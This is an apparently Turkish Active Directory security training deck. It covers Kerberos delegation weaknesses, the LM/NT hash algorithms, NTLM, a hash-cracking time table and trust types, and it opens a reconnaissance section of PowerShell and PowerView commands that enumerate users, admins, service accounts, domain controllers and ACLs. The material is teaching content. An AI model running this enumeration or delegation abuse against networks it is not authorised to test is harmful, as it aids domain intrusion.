- Bu sayede sunucu belirli servisler dışındaki servislere erişirken taklit (impersonation) yapamayacaktır.
- Bu işlemin gerçekleşebilmesi sunucu diğer servise erişmek için DC'ye istemcinin ST bileti ile S4U2Proxy isteği yapmaktadır.



Constrained Delegation

Active Directory Temelleri



Önemli Not


Active Directory Temelleri

- Ticketlar içerisindeki servis bilgisi plain-text olarak iletildiğinden Constrained Delegation'daki servis kısıtı kolay bir şekilde bypass edilebilmektedir.
- Bu nedenle servis kısıtı geçersiz kalmakta ve Constrained Delegation sadece sunucu kısıtı uygulayabilmektedir.

Constrained Delegation – Protocol Transition


Active Directory Temelleri

- Constrained Delegation (Kısıtlanmış Delegasyon) Protocol Transition (Protokol Geçişi) yöntemi istemcinin servise Kerberos dışındaki yöntemlerle (NTLM, WebForm vb) bağlanması sırasında kullanım amacıyla geliştirilmiştir.
- Bu nedenle erişilen servis öncelikle kendisi için gerekli ST biletini S4U2Self isteği ile DC sunucusundan alır, daha sonra bu ST bileti ile S4U2Proxy isteği yaparak diğer servis için gerekli ST biletini elde eder.
- Son aşamada elde edilen ST ile ikinci servise de erişilebilmektedir.



Constrained Delegation – Protocol Transition

Active Directory Temelleri



Önemli Not


Active Directory Temelleri

- Protocol Transition yönteminde istemcinin ilk erişimi Kerberos ile olmadığı için sürecin bir şekilde Kerberos protokolüne geçirilmesi gerekmektedir.
- S4U2Self ile sadece kullanıcının adı ve domain adı ile gerekli bilet oluşturularak Kerberos sürecine geçilmiş olur.
- Bu sayede, S4U2Self isteği ile Active Directory ortamındaki tüm kullanıcılar hedef sunucu üzerindeki tüm servisler için taklit edilebilmektedir.

Resource Based Constrained Delegation

Active Directory Temelleri

- RBCD (Kaynak Tabanlı Kısıtlanmış Delegasyon) yöntemi Active Directory ortamındaki objelerin kendi üzerlerinde delegasyon tanımlayabilmeleri için geliştirilmiştir.
- Yani bu yöntemi herhangi bir admin ihtiyacı olmadan her kullanıcı kendisi için tanımlayabilmektedir.
- Bu yöntemde ayrıca delegasyon yönü diğerlerine göre terstir. Yani kullanıcı delegasyon tanımlarken kendisine erişebilecek objelerin tanımını yapmaktadır.
- Bu delegasyonun tanımı arayüz ile gerçekleştirilememekte, Powershell komutları ile tanımlanmaktadır.



Uygulama

Active Directory Temelleri

- Domain Controller sunucusu üzerinde oturum açınız.
- **Active Directory Users and Computers** uygulamasını açınız.
- Active Directory ortamındaki delegasyon tanımlı objeleri inceleyiniz.

NTLM

Active Directory Temelleri

- NTLM (New Technology Lan Manager) Windows ve Active Directory ortamında çok yoğun kullanılan sına-ma-yanıt (challenge-response) tabanlı bir protokoldür.
- Bu sayede kullanıcının parolası veya parola özet değeri ağ üzerinde direkt olarak iletilmemektedir.
- Bu şifreleme sırasında da objenin NTHash veya LMHash parola özeti kullanılmaktadır.
- NTLM protokolünün kendi içerisinde NTLMv1 ve NTLMv2 olarak iki versiyonu bulunmaktadır. NTLMv2 protokolü daha güçlü şifreleme, zaman damgası doğrulaması ve diğer önlemler sayesinde NTLMv1'e göre daha güvenlidir.

LMHash

Active Directory Temelleri

- LM Hash Microsoft tarafından geliştirilen ilk protokol olan Lan Manager bünyesinde kullanılan hash protokolüdür. Zayıflıkları nedeniyle kolayca kırılabilmekte ve kesinlikle kullanılmaması önerilmektedir.
- Aşağıda **PassWord123** parolası için LMHash algoritması görülmektedir.
 - Tüm harfler büyük harfe dönüştürülür. => **PASSWORD123**
 - Değerin sonuna 14 karaktere kadar 0 eklenir. => **PASSWORD123000**
 - Değer 7 karakterlik iki DES anahatarı olarak bölünür. => **PASSWORD – D123000**
 - “**KGS!@#\$%**” değeri bu iki anahtarla ayrı ayrı şifrelenir. => **E52CAC67419A9A22 - 664345140A852F61**
 - Oluşan iki değer birleştirilerek LMHash oluşturulur => **E52CAC67419A9A22664345140A852F61**
- Kullanılan algoritma nedeniyle 14 karakterden uzun bir parola belirlenememektedir. Ayrıca küçük ve büyük harfler parola için aynı şekilde değerlendirilmektedir. Bu nedenlerden ötürü kolaylıkla kırılabilir.

NTHash

Active Directory Temelleri

- NTHash, LMHash'deki eksiklikleri gidermek amacıyla geliştirilmiş görece daha güvenlik hash fonksiyonudur.
- Güncel Windows sistemlerde parolalar NTHash özeti ile tutulmaktadır.
- NTHash değeri **MD4(UTF-16-LE(password))** yöntemi ile hesaplanmaktadır.
- Kerberos ve NTLM protokolünde de iletilen veri şifrelenirken bu parola özeti kullanılmaktadır.

NTHash

Active Directory Temelleri

Estimated Password Recovery Times — 1x Terahash Brutalis, 44x Terahash Inmanis (448x Nvidia RTX 2080)


Full US keyboard mask attack with Terahash Hashstack

	Speed	Length 4	Length 5	Length 6	Length 7	Length 8	Length 9	Length 10	Length 11	Length 12	Length 13
NTLM	31.82 TH/s	Instant	Instant	Instant	Instant	3 mins 29 secs	5 hrs 30 mins	3 wks 0 day	5 yrs 7 mos	538 yrs 1 mo	51.2 mil
MD5	17.77 TH/s	Instant	Instant	Instant	Instant	6 mins 14 secs	9 hrs 50 mins	1 mo 1 wk	10 yrs 1 mo	963 yrs 4 mos	91.6 mil
NetNTLMv1 / NetNTLMv1+ESS	16.82 TH/s	Instant	Instant	Instant	Instant	6 mins 35 secs	10 hrs 24 mins	1 mo 1 wk	10 yrs 8 mos	1 mil	96.8 mil
LM	15.81 TH/s	Instant	Instant	Instant	Instant						
SHA1	5.89 TH/s	Instant	Instant	Instant	Instant	18 mins 47 secs	1 day 5 hrs	3 mos 3 wks	30 yrs 7 mos	2.9 mil	276.3 mil
SHA2-256	2.42 TH/s	Instant	Instant	Instant	Instant	45 mins 39 secs	3 days 0 hr	9 mos 1 wk	74 yrs 4 mos	7.1 mil	671.9 mil
NetNTLMv2	1.22 TH/s	Instant	Instant	Instant	Instant	1 hr 30 mins	5 days 23 hrs	1 yr 6 mos	147 yrs 10 mos	14.1 mil	1335.5 mil
SHA2-512	801.9 GH/s	Instant	Instant	Instant	1 min 28 secs	2 hrs 17 mins	1 wk 2 days	2 yrs 4 mos	224 yrs 9 mos	21.4 mil	2029.7 mil
decrypt, DES (Unix), Traditional DES	647.59 GH/s	Instant	Instant	Instant	1 min 48 secs	2 hrs 50 mins	1 wk 4 days	2 yrs 11 mos	278 yrs 3 mos	26.5 mil	2513.3 mil
Kerberos 5, etype 23, TGS-REP	206.97 GH/s	Instant	Instant	Instant	5 mins 38 secs	8 hrs 54 mins	1 mo 0 wk	9 yrs 2 mos	870 yrs 10 mos	82.8 mil	7864 mil
Kerberos 5, etype 23, AS-REQ Pre-Auth	206.78 GH/s	Instant	Instant	Instant	5 mins 38 secs	8 hrs 54 mins	1 mo 0 wk	9 yrs 2 mos	871 yrs 8 mos	82.9 mil	7871.2 mil
md5crypt, MD5 (Unix), Cisco-IOS \$1\$ (MD5)	7.61 GH/s	Instant	Instant	1 min 37 secs	2 hrs 33 mins	1 wk 3 days	2 yrs 7 mos	249 yrs 5 mos	23.7 mil	2252.6 mil	213995.1 mil
LastPass + LastPass sniffed	1.78 GH/s	Instant	Instant	6 mins 52 secs	10 hrs 52 mins	1 mo 1 wk	11 yrs 2 mos	1.1 mil	101.1 mil	9600.8 mil	912079.6 mil
macOS v10.8+ (PBKDF2-SHA512)	335.09 MH/s	Instant	Instant	36 mins 34 secs	2 days 9 hrs	7 mos 2 wks	59 yrs 7 mos	5.7 mil	538.2 mil	51127.7 mil	4857134 mil
WPA-EAPOL-PBKDF2	277.23 MH/s					9 mos 0 wk	72 yrs 0 mo	6.8 mil	650.5 mil	61799.3 mil	5870931.8 mil
TrueCrypt RIPEMD160 + XTS 512 bit	211.78 MH/s	Instant	Instant	57 mins 52 secs	3 days 19 hrs	11 mos 3 wks	94 yrs 3 mos	9 mil	851.6 mil	80899.5 mil	7685455.6 mil
7-Zip	181.51 MH/s	Instant	Instant	1 hr 7 mins	4 days 10 hrs	1 yr 1 mo	110 yrs 0 mo	10.5 mil	993.6 mil	94389.2 mil	8966975.1 mil
sha512crypt \$6\$, SHA512 (Unix)	119.46 MH/s	Instant	1 min 5 secs	1 hr 42 mins	6 days 18 hrs	1 yr 9 mos	167 yrs 2 mos	15.9 mil	1509.7 mil	143419.6 mil	13624861.4 mil
DPAPI masterkey file v1	47.23 MH/s	Instant	2 mins 44 secs	4 hrs 19 mins	2 wks 3 days	4 yrs 5 mos	422 yrs 10 mos	40.2 mil	3818.1 mil	362723.1 mil	34458696.1 mil
RAR5	28.15 MH/s	Instant	4 mins 35 secs	7 hrs 15 mins	4 wks 0 day	7 yrs 5 mos	709 yrs 7 mos	67.4 mil	6407.6 mil	608720.6 mil	57828453.9 mil
DPAPI masterkey file v2	27.82 MH/s	Instant	4 mins 39 secs	7 hrs 20 mins	4 wks 1 day	7 yrs 6 mos	717 yrs 10 mos	68.2 mil	6482.1 mil	615797.6 mil	58500769.5 mil
RAR3-hp	20.84 MH/s	Instant	6 mins 12 secs	9 hrs 47 mins	1 mo 1 wk	10 yrs 1 mo	958 yrs 2 mos	91.1 mil	8652.3 mil	821972.3 mil	78087367.8 mil
KeePass 1 (AES/Twofish) and KeePass 2 (AES)	17.8 MH/s	Instant	7 mins 15 secs	11 hrs 28 mins	1 mo 2 wks	11 yrs 9 mos	1.1 mil	106.7 mil	10131.9 mil	962529.5 mil	91440305.8 mil
bcrypt \$2*\$, Blowfish (Unix)	11.37 MH/s	Instant	11 mins 21 secs	17 hrs 57 mins	2 mos 1 wk	18 yrs 5 mos	1.8 mil	167 mil	15860.3 mil	1506727.9 mil	143139150.9 mil
Bitcoin/Litecoin wallet.dat	3.55 MH/s	Instant	36 mins 18 secs	2 days 9 hrs	7 mos 2 wks	59 yrs 1 mo	5.6 mil	534.1 mil	50743.7 mil	4820655.6 mil	457962282.7 mil

NTLM

Active Directory Temelleri

- İstemci hizmet almak istediği sunucuya erişirken kullanıcı adını açık bir şekilde gönderir.
- Sunucu istemciye kimlik doğrulaması yapabilmek adına Challenge adlı rastgele üretilmiş bir değer gönderir.
- İstemci Challenge değerini kullanıcının NTHash değeri ile şifreler ve sunucuya geri gönderir.
- Sunucu istemciden aldığı şifrelenmiş veriyi ve Challenge değerini DC sunucusuna gönderir. Eğer lokal bir oturum açma işlemi gerçekleşiyorsa DC sunucusuna istek gönderilmez.
- Son adımda DC sunucusundan hata mesajı veya doğrulama mesajı gönderilir.



Trust Yapıları

Active Directory Temelleri

- Farklı Forest ve Domain yapılarının birbiri ile iletişim kurabilmesi için oluşturulan ilişkilerdir.
- Genellikle büyük ve dağıtık altyapıya sahip organizasyonlarda ve firma birleşmelerinde ihtiyaç duyulmaktadır.
- Trust yapılarında trust yönü ile erişim yönü birbirine terstir.
- Çeşitli trust yöntemleri ve ilişki türleri bulunmaktadır.
- **One-Way:** A objesinden B objesine trustın bulunup B objesinden A objesine trust tanımlanmadığı durumdur.
- **Two-Way:** A ve B objesi arasında karşılıklı trust ilişkisinin bulunduğu durumdur.
- **Transitive:** Trust ilişkisinin geçişkenliğini ifade etmektedir. A ve B objesi arasında ve B ve C arasında trust varsa A ve C arasında da otomatikman trust bulunmaktadır.
- **Non-Transitive:** Transitive trust aksine güven ilişkisinin geçişken olmadığı durumdur.


Trust Yapıları

Active Directory Temelleri

Trust Tipi	Açıklama	Geçişkenlik	Yön
Parent-Child	Aynı Forest içerisindeki Parent ve Child domainler arası otomatik olarak oluşan trust ilişkisidir.	Transitive	Two-Way
Tree-Root	Aynı Forest içerisinde aynı düzeydeki iki farklı domain arası otomatik olarak oluşan trust ilişkisidir.	Transitive	Two-Way
Forest	İki farklı Forest arasında manuel olarak oluşturulan trust ilişkisidir.	Transitive	One-Way Two-Way
Shortcut	Aynı Forest içerisinde iki domain arasında kısayol olarak oluşturulan trust ilişkisidir.	Transitive	One-Way Two-Way
External	İki farklı Forest içindeki domainler arasında tanımlanan trust ilişkisidir.	Non-Transitive	One-Way Two-Way
Realm	Linux veya farklı bir Teknoloji ile kurulmuş Kerberos Realm'leri ile gerçekleştirilen trust ilişkisidir.	Non-Transitive	One-Way Two-Way

Trust Yapıları

Active Directory Temelleri



RECON



Powershell – Active Directory Module

Bilgi Toplama

```
# Active Directory Forest bilgilerini elde etmek için kullanılır  
Get-ADForest
```

```
# Active Directory Domain bilgilerini elde etmek için kullanılır  
Get-ADDomain
```

```
# Tüm OU'ları listeler  
Get-ADOrganizationalUnit -Filter *
```

```
# Tüm kullanıcıları listeler  
Get-ADUser -Filter *
```

```
# Displayname değeri içerisinde Admin geçen kullanıcıları listeler  
Get-ADUser -Filter 'DisplayName -like "*Admin*"'
```

Powershell – Active Directory Module

Bilgi Toplama

Tüm Bilgisayarlara listeler ve Name ve SID değerlerini filtreler ve CSV olarak dışarı aktarır

```
Get-ADComputer -Filter * | select Name,SID | Export-Csv -Path computers.csv -NoTypeInfoation
```

Tüm GPO objelerini listeler

```
Get-GPO -All
```

Servise sahip objeleri listeler

```
Get-ADObject -Filter 'serviceprincipalname -like "*" -Properties serviceprincipalname
```

Foresttaki tüm domainlere bağlı dc sunucularını listeler

```
(Get-ADForest).Domains | % { Get-ADDomainController -Filter * -Server $_ }
```

Domain admin grubunun üyelerini listeler

```
Get-ADGroup -Filter 'Name -like "Domain Admins"' -Properties member | select member
```

Powershell – WINNT

Bilgi Toplama

```
# WINNT ile bilgisayardaki lokal grup bilgilerinin alınması
([ADSI]'winNT://192.168.56.103,computer').psbase.children | where {
$_.psbase.schemaClassName -eq 'group' } | foreach { ($_.name)[0]}

# WINNT ile bilgisayardaki lokal user bilgilerinin alınması
([ADSI]'winNT://192.168.56.103,computer').psbase.children | where {
$_.psbase.schemaClassName -eq 'user' } | foreach { ($_.name)[0]}

# WINNT ile bilgisayardaki lokal service bilgilerinin alınması
([ADSI]'winNT://192.168.56.103,computer').psbase.children | where {
$_.psbase.schemaClassName -eq 'service' } | foreach { ($_.name)[0]}

# WINNT ile bilgisayardaki lokal administrators grup üyelerinin alınması
([ADSI]'winNT://192.168.56.103/Administrators,group').psbase.Invoke('Members') | foreach
{ $_.GetType().InvokeMember('ADspath', 'GetProperty', $null, $_,
$null).Replace('winNT://', '') }
```

Powershell – Powerview

Bilgi Toplama

Objelerin SID degerlerinin elde edilmesi

ConvertTo-SID -ObjectName "Enterprise Admins"

Domain Controller sunucularının listelenmesi

Get-DomainController

Farklı attribute'lara sahip objelerin tespit edilmesi

Find-DomainObjectPropertyOutlier -ClassName User

Obje üzerindeki acl bilgilerinin tespit edilmesi

Get-DomainUser -Identity "vagrant" | Get-DomainObjectAcl -ResolveGUIDs

Powershell – Powerview

Bilgi Toplama

```
# Local Group üyeliklerini editleyen GPO'ların tespit edilmesi  
Get-DomainGPOLocalGroup
```

